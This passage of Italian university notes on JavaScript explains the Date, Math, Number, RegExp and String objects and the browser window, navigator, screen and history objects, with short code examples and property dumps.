    imposta i millisecondi (valore da 0 a 999)

  - `setMinutes()`
    imposta i minuti (valore da 0 a 59)

  - `setMonth()`
    imposta il mese (valore da 0 a 11)

  - `setSeconds()`
    imposta i secondi (valore da 0 a 59)

  - `setTime()`
    imposta una data aggiungendo o sottraendo una certa cifra (millisecondi)

- `toDateString()`
  conversione della porzione relativa alla data in una stringa leggibile

- `toTimeString()`
  conversione della porzione relativa all'ora in una stringa leggibile

- `toLocaleDateString()`
  conversione della porzione relativa alla data in una stringa leggibile secondo le convenzioni locali

- `toLocaleTimeString()`
  conversione della porzione relativa all'ora in una stringa leggibile secondo le convenzioni locali

- `toLocaleString()`
  conversione dell'oggetto in una stringa leggibile secondo le convenzioni locali

- `toString()`
  conversione dell'oggetto in una stringa leggibile. Si osservi che
  `alert(typeof data_attuale);` *// object (l'alert funziona anche senza conversione)*
  `alert(typeof data_attuale.toString());` *// string*

- `valueOf()`
  conversione dell'oggetto nel suo valore primitivo.

Esempi relativi alle ultime funzioni di conversione in stringa

```
data_attuale = new Date("Oct 30 2020 09:45:46");
alert(data_attuale.valueOf()); // Valore primitivo: 1604047546000
alert(data_attuale.toDateString()); // Fri Oct 30 2020
alert(data_attuale.toTimeString()); // 09:45:46 GMT+0100 (Ora standard dell'Europa centrale)
alert(data_attuale.toLocaleDateString()); // 30/10/2020
alert(data_attuale.toLocaleTimeString()); // 09:45:46
alert(data_attuale.toLocaleString()); // 30/10/2020, 09:45:46
alert(data_attuale.toString()); // Fri Oct 30 2020 09:45:46 GMT+0100 (Ora standard dell'Europa centrale)
```

Math

- L'oggetto Math permette di svolgere operazioni matematiche.
- Math non è un costruttore ma è a tutti gli effetti un oggetto: noi utilizzeremo esclusivamente una cosa chiamata Math, non creeremo istanze come abbiamo fatto con gli oggetti precedenti.

- In questo oggetto contenitore possiamo trovare (lista completa dalla diapositiva 147):
  - Costanti matematiche
    - Nepero: E
    - PI: pigreco
  - Funzioni matematiche (abs, sin, cos, tan, acos, asin, atan, ceil, floor, max, min, random, round…)

- Riflessioni relativamente alla random():
  - La random restituisce un valore reale compreso tra 0 ed 1 (1 escluso)
  - Se vogliamo estrarre un valore tra 0 e 10 cosa possiamo fare?
    - Moltiplichiamo quanto restituito dalla random per 11 *(estremo destro + 1)*
    - Applichiamo la funzione floor.
    - Con questo metodo i numeri sono equiprobabili!

```
var numero_random = Math.floor(Math.random()*11);
```

Number

- Costruttore che permette di racchiudere valori numerici primitivi.
- Le proprietà consistono in costanti numeriche (massimo valore e minimo valore rappresentabili, per esempio).
  - *MAX_VALUE*, il numero più grande possibile in Javascript

- *MIN_VALUE*, il numero più piccolo possibile in Javascript
- *… lista completa alla diapositiva 151*

- Si utilizza questo costruttore quando abbiamo bisogno di aggiungere proprietà aggiuntive ai valori numerici mediante prototype.

```
var num = new Number(value);
Number.prototype.newproperty = value;
```

- **Funzioni membro**:
  - `toExponential`(x)
    si converte il numero in notazione esponenziale
  - `toFixed`(x)
    si stampa il numero con x cifre dopo il punto decimale. L'argomento ha come valore default 0.
  - `toPrecision`(x)
    si formatta il numero in modo tale che abbia lunghezza di x cifre. L'argomento, se omesso, restituisce il numero nella sua interezza.
  - `toString`()
    si restituisce il numero sottoforma di stringa.
  - `valueOf()`
    si restituisce il valore primitivo dell'oggetto.

    Esempi di applicazioni:

```
var num = new Number(13.3714);
document.write(Number.MAX_VALUE+"<br>"); // 1.7976931348623157e+308
document.write(Number.MIN_VALUE+"<br>"); // 5e-324
document.write(num.toExponential(4)+"<br>"); // 1.3371e+1
document.write(num.toFixed(2)+"<br>"); // 13.37
document.write(num.toPrecision(3)+"<br>"); // 13.4
document.write(num.toString()+"<br>"); // "13.3714"
document.write(typeof num.valueOf()); // 13.3714
```

RegExp

- *Pongo prima della string considerando che alcune funzioni della string richiedono le regular expressions*
- Le espressioni regolari sono oggetti che descrivono un pattern di caratteri.

- **Utilità**: controlli di sintassi lato client in Javascript (form)
- Le espressioni regolari possono essere create in due modi

```
var txt=new RegExp(pattern, modifiers);
var txt=/pattern/modifiers;
```

- **Gli argomenti sono**:
  - *pattern*, ciò che vogliamo trovare
  - *modifiers*, si specifica se la ricerca dovrà essere globale, case-sensitive, … I valori possibili sono:
    - *i*, matching case-insensitive
    - *g*, match globale (trovo tutti i possibili match, non mi fermo al primo)
    - *m*, (match multilinea, si analizzano testi su più linee)

- **Funzioni membro**:
  - *exec*(), si testa se è presente un match in una stringa. Si restituisce il primo match.
  - *test*(), stessa cosa di prima. SI restituisce true o false.

- **Come si scrivono le espressioni regolari?**
  - [abc], set di caratteri che ci interessa trovare (in questo caso trovo a, b, oppure c)



  - [^abc], ci interessano tutti i caratteri tranne quelli posti tra parentesi quadrate



  - [0-9], cifre tra 0 e 9

  - [a-z], caratteri lowercase da a a z



  - [A-Z], caratteri uppercase da A a Z



  - [A-z], caratteri dalla A uppercase alla z lowercase (Marcelloni ha messo prima la lowercase, sembra sbagliato…)

  - adgk, trovare sequenza di caratteri (tutti insieme, non singoli caratteri come abbiamo visto con le parentesi quadre)

- (contenuto), le parentesi tonde permettono di selezionare una sequenza di caratteri consecutivi.

```
/(RegExr)/g
```

Text Tests NEW

```
RegExr was created by gskinner.com, and is proudly hosted by Media Temple.
```

- (red | blue |green), trovare una delle alternative specificate. La barra verticale è sinonimo di OR

```
/(Reg|gskinner|[1-8])/g
```

Text Tests NEW

```
RegExr was created by gskinner.com in 2010, and is proudly hosted by Media Temple.
```

- **All'interno delle espressioni possiamo utilizzare i cosiddetti *metacaratteri***:
  - . , per trovare un singolo carattere (tranne newline o line terminator)
  - \w, per trovare un carattere stringa

```
/\w/g
```

Text Tests NEW

```
RegExr was created by gskinner.com , and is proudly hosted by Media Temple.

Explore results with the Tools below. Replace & List output custom results. Details lists
English.
```

  - \W, per trovare un carattere non stringa

```
/\W/g
```

Text Tests NEW

```
RegExr was created by gskinner.com , and is proudly hosted by Media Temple.

Explore results with the Tools below. Replace & List output custom results. D
English.
```

  - \d, per trovare un carattere cifra

```
/\d/g
```

Text Tests NEW

```
RegExr was created by gskinner.com in 2010, and is proudly hosted by Media Temple.
```

  - \D, per trovare un carattere non cifra

```
/\D/g
```

Text Tests NEW

```
RegExr was created by gskinner.com in 2010, and is proudly hosted by Media Temple.
```

  - \s, per trovare un carattere spazio

```
/\s/g
```

Text Tests NEW

```
RegExr was created by gskinner.com in 2010, and is proudly hosted by Media Temple.
```

- \S, per trovare un carattere non spazio

- \b, per trovare corrispondenze all'inizio o alla fine di una parola

- \B, per trovare corrispondenze non all'inizio e non alla fine di una parola

- \0, trova un carattere nullo
- \n, trova un carattere newline
- \f, trova un carattere form feed
- \r, trova un carattere carriage return
- \xxx, trova il carattere specificato attraverso il numero ottale xxx
- \xdd, trova il carattere specificato attraverso l'esadecimale xdd

- **Altro elemento sono i quantificatori**. I quantificatori sono dei simboli speciali usati nelle espressioni regolari per selezionare una quantità variabile di caratteri nel testo che rispettano la stessa condizione.
  Come usare i quantificatori nella RegExp? *Nelle espressioni regolari i quantificatori devono essere messi subito dopo la condizione da quantificare.*
  - N+, si verifica che all'interno della stringa esista ALMENO un carattere N
  - N*, si verifica se abbiamo un pattern CON ZERO O PIÙ occorrenze di N
  - N?, si verifica se abbiamo un pattern CON ZERO O UNA occorrenza di N
  - N{X}, si verifica se è presente un pattern contenente una sequenza formata da X (numero) N.
  - N{X, Y}, si verifica se è presente nella stringa una sequenza formata da X (numero) o Y (numero) N
  - N{X, }, (virgola presente) si verifica se è presente nella stringa una sequenza di almeno X (numero) N
  - N$, si verifica la presenza di un pattern con N alla fine
  - ^n, si verifica la presenza di un pattern con n all'inizio
  - ?=n, si verifica la presenza di un pattern seguito da una specifica stringa n
  - ?!n, si verifica la presenza di un pattern non seguito da una specifica stringa n.

- **Esempio**: attraverso il seguente esempio ricerchiamo un pattern che contiene sequenze di 3 o 4 cifre. La ricerca viene fatta a livello globale: non ci fermiamo alla prima stringa ma la scorriamo tutta.

```
<script type="text/javascript">
var str="100, 1000 or 10000?";
var patt1=/\d{3,4}/g;
document.write(str.match(patt1));
</script>
```

  Output: 100,1000,1000

- **Sito per allenarsi:** https://regexr.com/

String

- Costruttore. Non confondiamo il letterale stringa con l'oggetto stringa.
  ```
  s1 = "Hi"; // string literal value
  s2 = new String("Hi"); // string object
  ```

- Possibile chiamare le funzioni dell'oggetto stringa sul literal stringa: javascript converte automaticamente il letterale in un oggetto temporaneo. Dopo aver svolto quanto necessario converte l'oggetto stringa in letterale.

- Si hanno due tipi di metodi:
  - Quelli che restituiscono la stringa modificata
  - Quelli che restituiscono una versione formattata in HTML della stringa

- **Funzioni membro** presenti dalla diapositiva alla 156. Per gli esempi successivi useremo
  ```
  oggetto_stringa = new String("Ciao Marco, come stai?");
  ```

  - `charAt(n)`
    restituisce il carattere presente nella posizione con indice n
    ```
    alert(oggetto_stringa.charAt(5)); // M
    ```

  - `concat(string1, string2, …, stringN)`
    permette di concatenare due o più stringhe. Restituisce la stringa concatenata
    ```
    oggetto_stringa = oggetto_stringa.concat(" (cit.pcineverdies)");
    alert(oggetto_stringa); // Ciao Marco, come stai? (cit.pcineverdies)
    ```

  - `toLowerCase() e toUpperCase()`
    permette di porre un intera stringa in minuscolo o maiuscolo. Restituiscono la stringa modificata.
    ```
    oggetto_stringa = oggetto_stringa.toLowerCase();
    alert(oggetto_stringa); // "ciao marco, come stai?"
    oggetto_stringa = oggetto_stringa.toUpperCase();
    alert(oggetto_stringa); // "CIAO MARCO, COME STAI?"
    ```

  - `substr(n1, n2)`
    estrae i caratteri di una stringa, precisamente i caratteri dalla stringa in posizione con indice n1 e gli n2 caratteri successivi (incluso il primo in n1). Restituisce la sottostringa estratta.
    ```
    alert(oggetto_stringa.substr(5,5)); // "Marco"
    ```

  - `substring(n1, n2)` e `slice(begin, end)`
    estraggono i caratteri di una stringa, precisamente quelli che vanno dalla posizione con indice n1 alla posizione con indice n2-1 (n2 è il primo carattere non considerato). Il secondo argomento è facoltativo. Restituisce la sottostringa estratta.
    ```
    alert(oggetto_stringa.substring(5,10)); // "Marco"
    alert(oggetto_stringa.substring(5)); // "Marco, come stai?"
    ```

    Differenze tra le due funzioni: (da *geeksforgeeks*)

    Common Result

    Both give same results in the given cases.

    1. If `start == stop`, both returns an empty string
    2. If `stop` is omitted, both extracts characters till the end of the string
    3. If any argument is greater than the string's length, the string's length will be used in that case.

    substring()

    Separate results of substring()

    1. If `start > stop`, then function swaps both arguments.
    2. If any argument is negative or is NaN, it is treated as 0.

slice()

Separate results of slice()

1. If `start > stop`, This function will return an empty string. ("")
2. If `start` is negative, It sets char from the end of string, like substr().
3. If `stop` is negative, It sets `stop = string.length - Math.abs(stop)` (original value)

- `indexOf(string, start)`
  restituisce l'indice associato alla posizione dove si è trovata la prima occorrenza della stringa posta come argomento. Posso porre più di un carattere (si restituirà l'indice della posizione della prima lettera). L'argomento start è opzionale: se omesso equivale a 0. Restituisce -1 in assenza di risultati.
  ```
  alert(oggetto_stringa.indexOf("M")); // 5
  alert(oggetto_stringa.indexOf("M", 6)); // -1
  ```

- `lastIndexOf(string, start)`
  stesse funzioni della precedente, ma si restituisce l'ultima occorrenza!
  ```
  oggetto_stringa = new String("Ciao Marco, come stai???");
  alert(oggetto_stringa.indexOf("?")); // 21
  alert(oggetto_stringa.lastIndexOf("?")); // 23
  ```

- `match(regexp)`
  tramite regular expression si ricerca del testo all'interno della stringa. Si restituiscono le corrispondenze trovate

- `replace(regexp/substr, newstring)`
  col primo argomento si indica l'area che ci interessa sostituire, con *newstring* poniamo il valore sostitutivo (se presente il valore da sostituire)

- `search(regExp)`
  si ricerca mediante regular expression testo all'interno di una stringa, in caso di corrispondenza si restituisce la posizione della corrispondenza.

- `split(separator, limit)`
  equivalente della explode in PHP. Si divide la stringa sfruttando il separatore indicato. Se il separatore viene omesso sarà restituita tutta la riga. Il secondo argomento, anch'esso opzionale, permette di indicare un numero massimo di divisioni mediante separatore.
  ```
  array = oggetto_stringa.split(",");
  alert(array[0]); // "Ciao Marco"
  alert(array[0]); // "come stai?"
  ```

- `valueOf()`
  restituisce il valore primitivo dell'oggetto stringa.
  ```
  alert(typeof oggetto_stringa.valueOf()); // "string"
  ```

Proprietà globali e funzioni globali negli oggetti built-in di Javascript

- Si individuano funzioni e proprietà valide per tutti gli oggetti Javascript

- **Proprietà globali**:
  - *Infinity*, valore numerico che rappresenta l'infinito positivo o l'infinito negativo
  - *NaN*, valore "Not-A-Number"
  - *Undefined*, non è stato assegnato un valore alla variabile.

  ```
  // si restituisce un valore, se non fossero valide avrei un errore del tipo "Variable undefined"
  alert(Infinity); // Infinity
  alert(NaN); // NaN
  alert(undefined); // undefined
  ```

- **Funzioni globali**: le seguenti funzioni permettono di codificare o decodificare un URI. Nel caso nostro intendiamo gli URL
  - `encodeURI`(), codifica di un URI
  - `decodeURI`(), decodifica di un URI

```
<p>Click the button to decode a URI after encoding it.</p>

<button onclick="myFunction()">Try it</button>

<p id="demo"></p>

<script>
function myFunction() {
  var uri = "my test.asp?name=ståle&car=saab";
  var enc = encodeURI(uri);
  var dec = decodeURI(enc);
  var res = "Encoded URI: " + enc + "<br>" + "Decoded URI: " + dec;
  document.getElementById("demo").innerHTML = res;
}
</script>
```

Click the button to decode a URI after encoding it.

Try it

Encoded URI: my%20test.asp?name=st%C3%A5le&car=saab
Decoded URI: my test.asp?name=ståle&car=saab

- **Tra le funzioni globali abbiamo anche molte cose già viste**:
  - ~~Escape(), codifica di una stringa~~ (DEPRECATA)
  - ~~Unescape(), decodifica di una stringa codificata~~ (DEPRECATA)
  - `eval`(), esecuzione di una stringa come codice javascript
  - `isFinite`() e `isNaN`(), verifica della consistenza di un numero
  - `Number`(), conversione del valore dell'oggetto in un numero
  - `parseFloat`() e `parseInt`(), conversione di una stringa in un intero o un float
  - `String`(), conversione del valore di un oggetto in una stringa

Oggetti client-side

- Abbiamo già parlato del DOM introducendo l'HTML: il dettaglio interessante è che grazie al DOM potremo gestire, con Javascript, la struttura del documento (modificandola se necessario)
- Cosa succede quando un documento viene caricato in un browser? Quando si carica il documento si crea un certo numero di oggetti, utili per il programmatore.



Oggetti generati in ogni pagina:

- **`window`**: rappresenta la viewport, la finestra che stiamo usando per visualizzare il documento.
  - **`history`**: rappresenta lo storico degli URL (permette di tornare indietro o avanti nella navigazione)
  - **`location`**: rappresenta l'URL attuale (permette di manipolarlo totalmente o parzialmente).
  - **`document`**: rappresenta il documento e contiene proprietà legate al suo contenuto (permette di manipolare l'HTML del documento).
- ***`navigator`***: rappresenta il browser, lo strumento utilizzato per navigare su internet.
- ***`screen`***: informazioni relative allo schermo del computer.

Oggetto window

- Rappresenta la finestra che contiene il nostro documento
- Se il documento contiene frames il browser crea ulteriori oggetti per ognuno di essi.
- **Tutti gli altri oggetti sono figli di uno dei oggetti window, tranne il navigator e screen.**
- Ogni window presenta lo storico delle pagine visitate in quella finestra (mediante l'oggetto history).

- **Javascript si ricorda di quale sia la finestra corrente**: questo permette di risparmiarsi un riferimento esplicito a questa finestra quando parliamo di sotto-oggetti. Noi scriveremo
  `document.write()` invece di `window.document.write()`
  `innerWidth` invece di `window.innerWidth`

- **Proprietà object**:
  - **`history`**
    oggetto che contiene le pagine visitate nella finestra considerata.

- `frames`
  array di tutti i frames presenti nell'attuale finestra.

- **`document`**
  oggetto relativo al documento aperto nella finestra.

- **`location`**
  restituisce l'oggetto location relativo alla finestra

- **`screen`**
  restituisce l'oggetto screen relativo all'attuale finestra

- **`navigator`**
  restituisce l'oggetto navigator relativo alla finestra

- `parent`
  restituisce la finestra parent dell'attuale finestra

- `opener`
  restituisce un riferimento alla finestra che ha creato l'attuale finestra (se possibile)

- `self`
  restituisce l'oggetto dell'attuale finestra

- **Proprietà scalari**:
  - `innerHeight` ed *`innerWidth`*
    restituiscono, rispettivamente, altezza e larghezza della finestra

  - `outerHeight` ed `outerWidth`
    restituiscono, rispettivamente, altezza e larghezza della finestra considerando anche scrollbar e toolbar.

  - `length`
    restituisce il numero di frame in una finestra.

  - `closed`
    valore booleano che ci indica se la finestra è stata chiusa o no.

  - `name`
    restituisce il nome della finestra

  - `pageXOffset` e `pageYOffset`
    restituiscono in pixel di quanto è stato spostato il documento (rispettivamente in larghezza e altezza)

  - `screenX` e `screenY` (solo Firefox e Chrome)
    restituiscono le coordinate dell'angolo in alto a sinistra del browser rispetto alla finestra del pc.

  - `top`
    restituisce la finestra più in alto del browser

- **Funzioni**:
  - `alert(text)`
    già vista

  - `confirm(text)`
    già vista

- `prompt(text, value)`
  già vista

- `open(URL, name, specs, replace)`
  per aprire una finestra
  - *URL*: url della pagina da aprire, se non indicato si aprirà una finestra *about:blank*
  - *name*: attributo target o nome della finestra. Sono possibili i seguenti valori
    - *_blank - URL is loaded into a new window, or tab. This is default*
    - *_parent - URL is loaded into the parent frame*
    - *_self - URL replaces the current page*
    - *_top - URL replaces any framesets that may be loaded*
    - *name - The name of the window*
      (Note: the name does not specify the title of the new window)
  - *specs*: caratteristiche della pagina. Posso avere una lista di caratteristiche, separate da virgole e senza spazi bianchi.
  - *replace*: specifica se l'URL crea una nuova entry nello storico o se sostituisce l'elemento attualmente aperto (in questo caso pongo true, altrimenti false).

Alcuni esempi di proprietà specificabili in *specs*	
`height=pixels`	The height of the window. Min. value is 100
`left=pixels`	The left position of the window. Negative values not allowed
`menubar=yes|no|1|0`	Whether or not to display the menu bar
`scrollbars=yes|no|1|0`	Whether or not to display scroll bars. IE, Firefox & Opera only
`status=yes|no|1|0`	Whether or not to add a status bar
`titlebar=yes|no|1|0`	Whether or not to display the title bar. Ignored unless the calling application is an HTML Application or a trusted dialog box
`toolbar=yes|no|1|0`	Whether or not to display the browser toolbar. IE and Firefox only
`top=pixels`	The top position of the window. Negative values not allowed
`width=pixels`	The width of the window. Min. value is 100

```
var myWindow =
window.open("", "MsgWindow", "width=200,height=100");
myWindow.document.write("<p>This is 'MsgWindow'. I am 200px
wide and 100px tall!</p>");
```



- `close()`
  per chiudere la finestra in cui viene eseguito il codice (cosa valida solo con le finestre aperte con la funzione precedente)

- `print()`
  per stampare il contenuto della finestra

- `moveBy(x, y)`
  permette di muovere la finestra prendendo come riferimento la posizione attuale

- `moveTo(x, y)`
  permette di muovere la finestra in una posizione specifica (indipendentemente da dove si trovava)

- `resizeBy(x, y)`
  permette di ridimensionare la finestra prendendo come riferimento le dimensioni attuali

- `resizeTo(x, y)`
  permette di stabilire le dimensioni della finestra indipendentemente da quelle attuali

- `scrollBy(x, y)`
  permette di spostare il contenuto del documento all'interno della finestra prendendo come riferimento la posizione attuale del documento all'interno della finestra

- `scrollTo(x, y)`
  permette di spostare il contenuto del documento all'interno della finestra indipendentemente dalla posizione attuale del documento all'interno della finestra.

-
```
for(proprieta in window)
      document.write('<b>' + proprieta + '</b>: ' + window[proprieta] +'<br>');
```

```
postMessage: function () { [native code] }
blur: function () { [native code] }
focus: function () { [native code] }
close: function () { [native code] }
frames: [object Window]
self: [object Window]
window: [object Window]
parent: [object Window]
opener: null
top: [object Window]
length: 0
closed: false
location: http://localhost/js.html
document: [object HTMLDocument]
origin: http://localhost
name:
history: [object History]
locationbar: [object BarProp]
menubar: [object BarProp]
personalbar: [object BarProp]
scrollbars: [object BarProp]
statusbar: [object BarProp]
toolbar: [object BarProp]
status:
frameElement: null
navigator: [object Navigator]
customElements: [object CustomElementRegistry]
external: [object External]
screen: [object Screen]
innerWidth: 1524
innerHeight: 714
scrollX: 0
pageXOffset: 0
scrollY: 0
pageYOffset: 0
screenX: 387
screenY: 664
outerWidth: 1538
outerHeight: 832
devicePixelRatio: 1.25
clientInformation: [object Navigator]
screenLeft: 387
screenTop: 664
defaultStatus:
defaultstatus:
```

```
styleMedia: [object StyleMedia]
onanimationend: null
onanimationiteration: null
onanimationstart: null
onsearch: null
ontransitionend: null
onwebkitanimationend: null
onwebkitanimationiteration: null
onwebkitanimationstart: null
onwebkittransitionend: null
isSecureContext: true
onabort: null
onblur: null
oncancel: null
oncanplay: null
oncanplaythrough: null
onchange: null
onclick: null
onclose: null
oncontextmenu: null
oncuechange: null
ondblclick: null
ondrag: null
ondragend: null
ondragenter: null
ondragleave: null
ondragover: null
ondragstart: null
ondrop: null
ondurationchange: null
onemptied: null
onended: null
onerror: null
onfocus: null
oninput: null
oninvalid: null
onkeydown: null
onkeypress: null
onkeyup: null
onload: null
onloadeddata: null
onloadedmetadata: null
onloadstart: null
onmousedown: null
onmouseenter: null
onmouseleave: null
onmousemove: null
onmouseout: null
onmouseover: null
onmouseup: null
onmousewheel: null
onpause: null
onplay: null
onplaying: null
onprogress: null
onratechange: null
onreset: null
onresize: null
onscroll: null
onseeked: null
onseeking: null
```

```
onselect: null
onstalled: null
onsubmit: null
onsuspend: null
ontimeupdate: null
ontoggle: null
onvolumechange: null
onwaiting: null
onwheel: null
onauxclick: null
ongotpointercapture: null
onlostpointercapture: null
onpointerdown: null
onpointermove: null
onpointerup: null
onpointercancel: null
onpointerover: null
onpointerout: null
onpointerenter: null
onpointerleave: null
onafterprint: null
onbeforeprint: null
onbeforeunload: null
onhashchange: null
onlanguagechange: null
onmessage: null
onmessageerror: null
onoffline: null
ononline: null
onpagehide: null
onpageshow: null
onpopstate: null
onrejectionhandled: null
onstorage: null
onunhandledrejection: null
onunload: null
performance: [object Performance]
stop: function stop() { [native code] }
open: function open() { [native code] }
alert: function alert() { [native code] }
confirm: function confirm() { [native code] }
prompt: function prompt() { [native code] }
print: function print() { [native code] }
requestAnimationFrame: function requestAnimationFrame() { [native code] }
cancelAnimationFrame: function cancelAnimationFrame() { [native code] }
requestIdleCallback: function requestIdleCallback() { [native code] }
cancelIdleCallback: function cancelIdleCallback() { [native code] }
captureEvents: function captureEvents() { [native code] }
releaseEvents: function releaseEvents() { [native code] }
getComputedStyle: function getComputedStyle() { [native code] }
matchMedia: function matchMedia() { [native code] }
moveTo: function moveTo() { [native code] }
moveBy: function moveBy() { [native code] }
resizeTo: function resizeTo() { [native code] }
resizeBy: function resizeBy() { [native code] }
getSelection: function getSelection() { [native code] }
find: function find() { [native code] }
webkitRequestAnimationFrame: function webkitRequestAnimationFrame() {
[native code] }
webkitCancelAnimationFrame: function webkitCancelAnimationFrame() {
[native code] }
```

```
fetch: function fetch() { [native code] }
btoa: function btoa() { [native code] }
atob: function atob() { [native code] }
setTimeout: function setTimeout() { [native code] }
clearTimeout: function clearTimeout() { [native code] }
setInterval: function setInterval() { [native code] }
clearInterval: function clearInterval() { [native code] }
createImageBitmap: function createImageBitmap() { [native code] }
scroll: function scroll() { [native code] }
scrollTo: function scrollTo() { [native code] }
scrollBy: function scrollBy() { [native code] }
onappinstalled: null
onbeforeinstallprompt: null
crypto: [object Crypto]
ondevicemotion: null
ondeviceorientation: null
ondeviceorientationabsolute: null
indexedDB: [object IDBFactory]
webkitStorageInfo: [object DeprecatedStorageInfo]
sessionStorage: [object Storage]
localStorage: [object Storage]
chrome: [object Object]
visualViewport: [object VisualViewport]
speechSynthesis: [object SpeechSynthesis]
webkitRequestFileSystem: function () { [native code] }
webkitResolveLocalFileSystemURL: function () { [native code] }
openDatabase: function () { [native code] }
applicationCache: [object ApplicationCache]
caches: [object CacheStorage]
TEMPORARY: 0
PERSISTENT: 1
addEventListener: function addEventListener() { [native code] }
removeEventListener: function removeEventListener() { [native code] }
dispatchEvent: function dispatchEvent() { [native code] }
```

Esempio di esercizio (mio)



// Con la funzione open possiamo aprire sia pagine web esistenti sia finestre vuote che riempiremo noi.
// Col primo parametro si può indicare l'URL, col secondo il nome (non si intende il nome solitamente posto nell'el. title)
// Col terzo parametro si pongono le proprietà della finestra. Le più importanti sono la width e la height.

// Ogni secondo compio qualcosa
// Per i primi 5 secondi sposto ogni volta la finestra di 55 px in basso e 55 px a destra
// Successivamente ingrandisco ogni secondo di 10px sia in grandezza che in larghezza la finestra
// L'espansione continua finche' non supero 300px sia in grandezza che in larghezza
// A quel punto blocco l'esecuzione della funzione (l'identificativo e' quello restituito dalla setInterval) e faccio scroll in fondo alla window
// Stampo anche un saluto e le dimensioni finali della finestra

// Imposto l'esecuzione ritardata (di 50 secondi) di una funzione che mi chiuderà la finestra e mi restituirà un booleano
// Col booleano si può verificare se la finestra è stata chiusa o meno. Ricordiamoci che si possono chiudere solo finestre aperte col comando open. Cosa interessante è la possibilità di recuperare informazioni su una finestra anche dopo averla chiusa.

```
<script type="text/javascript">
    var nuovaFinestra = open('', 'Finestra di prova', 'width=100px, height=100px');
    nuovaFinestra.document.write('<center>Ciao</center>');

    var i = 0;
    var id1 = setInterval(function() {
        if(i < 5) {
            nuovaFinestra.moveBy(55, 55);
            nuovaFinestra.document.write('#' + parseInt(i+1) + ': spostamento <br>');
        }
        else if(i >= 5) {
            nuovaFinestra.resizeBy(10,10);
            nuovaFinestra.document.write('#' + parseInt(i+1) + ': ingrandimento <br>');
            if(nuovaFinestra.innerHeight > 300 && nuovaFinestra.innerWidth > 300) {
                clearInterval(id1);
                nuovaFinestra.document.write('<i>' + nuovaFinestra.name + '</i> ha
finito di divertirsi.<br>');
                nuovaFinestra.document.write('<b>Larghezza</b>: '+
nuovaFinestra.innerWidth + ', ' + nuovaFinestra.outerWidth + ' (con scrollbar)<br>');
                nuovaFinestra.document.write('<b>Lunghezza</b>: '+
nuovaFinestra.innerHeight + ', ' + nuovaFinestra.outerHeight + ' (con toolbar)');
                nuovaFinestra.scrollTo(0, 350);
            }
        }
        i++;
    }, 1000);

    setTimeout(function() { nuovaFinestra.close();  alert(nuovaFinestra.closed);},
50000);
</script>
```

Oggetto navigator (non quello di cui si parlava fino a qualche mese fa, cit.)

- Informazioni relative al browser di tipo read-only.

- **Proprietà interessanti** (anteprime nell'output del for):
  - `appCodeName`
    restituisce il nome in codice del browser
  - `appName`
    restituisce il nome del browser
  - `appVersion`
    Restituisce la informazioni relative alla versione usata del browser.
  - `cookieEnabled`
    booleano che determina se i cookie sono abilitati sul browser.
  - `platform`
    Restituisce la piattaforma per cui il browser è realizzato.
  - `userAgent`
    Restituisce l'header user-agent inviato dal browser al server.

```
for (var proprietyName in navigator)
    document.write("<strong>" + proprietyName + ":</strong>" +
    navigator[proprietyName] + "<br>");
```

vendorSub:
productSub:20030107
vendor: Google Inc.
maxTouchPoints:0
userActivation:[object UserActivation]
doNotTrack:null
geolocation:[object Geolocation]
connection:[object NetworkInformation]
plugins:[object PluginArray]
mimeTypes:[object MimeTypeArray]
webkitTemporaryStorage:[object DeprecatedStorageQuota]
webkitPersistentStorage:[object DeprecatedStorageQuota]
hardwareConcurrency:8
cookieEnabled:true
appCodeName: Mozilla
appName: Netscape
appVersion:5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
platform: Win32
product: Gecko
userAgent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
language:it-IT
languages:it-IT,it,en-US,en
onLine:true
getBattery:function getBattery() { [native code] }
getGamepads:function getGamepads() { [native code] }
javaEnabled:function javaEnabled() { [native code] }
sendBeacon:function sendBeacon() { [native code] }
vibrate:function vibrate() { [native code] }
xr:[object XRSystem]
mediaCapabilities:[object MediaCapabilities]
permissions:[object Permissions]
locks:[object LockManager]

wakeLock:[object WakeLock]
usb:[object USB]
mediaSession:[object MediaSession]
clipboard:[object Clipboard]
credentials:[object CredentialsContainer]
keyboard:[object Keyboard]
mediaDevices:[object MediaDevices]
storage:[object StorageManager]
serviceWorker:[object ServiceWorkerContainer]
deviceMemory:8
presentation:[object Presentation]
bluetooth:[object Bluetooth]
registerProtocolHandler:function registerProtocolHandler() { [native code] }
unregisterProtocolHandler:function unregisterProtocolHandler() { [native code] }
getUserMedia:function getUserMedia() { [native code] }
requestMIDIAccess:function requestMIDIAccess() { [native code] }
requestMediaKeySystemAccess:function requestMediaKeySystemAccess() { [native code] }
webkitGetUserMedia:function webkitGetUserMedia() { [native code] }
getInstalledRelatedApps:function getInstalledRelatedApps() { [native code] }
clearAppBadge:function clearAppBadge() { [native code] }
setAppBadge:function setAppBadge() { [native code] }

Oggetto screen

- Oggetto contenente informazioni read-only relativamente allo schermo del nostro computer.

- ```
  for(proprieta in screen)
        document.write('' + proprieta + ': ' + screen[proprieta] +'<br>');
  ```

  availWidth: 1536 *// Larghezza dello schermo (esclusa la Windows taskbar)*
  availHeight: 824 *// Altezza dello schermo (esclusa la Windows taskbar)*
  width: 1536 *// Larghezza totale dello schermo*
  height: 864 *// Altezza totale dello schermo*
  colorDepth: 24 *// Numero di bit utilizzati mostrare un colore*[1]
  pixelDepth: 24 *// Uguale a colorDepth nei computer moderni*
  availLeft: 0
  availTop: 0
  orientation: [object ScreenOrientation]

Oggetto history

- Oggetto contenente gli URL visitati dall'utente.
- Importante perché ci permette di gestire la navigazione: con la proprietà `lenght` possiamo recuperare la lunghezza del nostro storico.
  `alert(history.length)` *//6*

- L'oggetto non contiene elementi che riflettono url reali: quindi non possiamo stampare o recuperare gli URL ma possiamo scegliere quale visitare sfruttando **le funzioni** a nostra disposizione:
  - `back()`
    visito la pagina precedente.

[1] *All modern computers use 24 bit or 32 bit hardware for color resolution:*

24 bits = 16,777,216 different "True Colors"
32 bits = 4,294,967,296 different "Deep Colors"
Older computers used 16 bits: 65,536 different "High Colors" resolution.

Very old computers, and old cell phones used 8 bits: 256 different "VGA colors".
  ```

- `forward()`
  visito la pagina successiva (se siamo tornati indietro).

- `go(offset)`
  visito la pagina che si trova indietro o avanti di |*offset*| posizioni.
  offset è un numero che può essere positivo o negativo.

- `go(substring)`
  Individuo l'indirizzo più recente che contiene la stringa specificata.
  `history.go('w3schools');`

  Esempio:

```
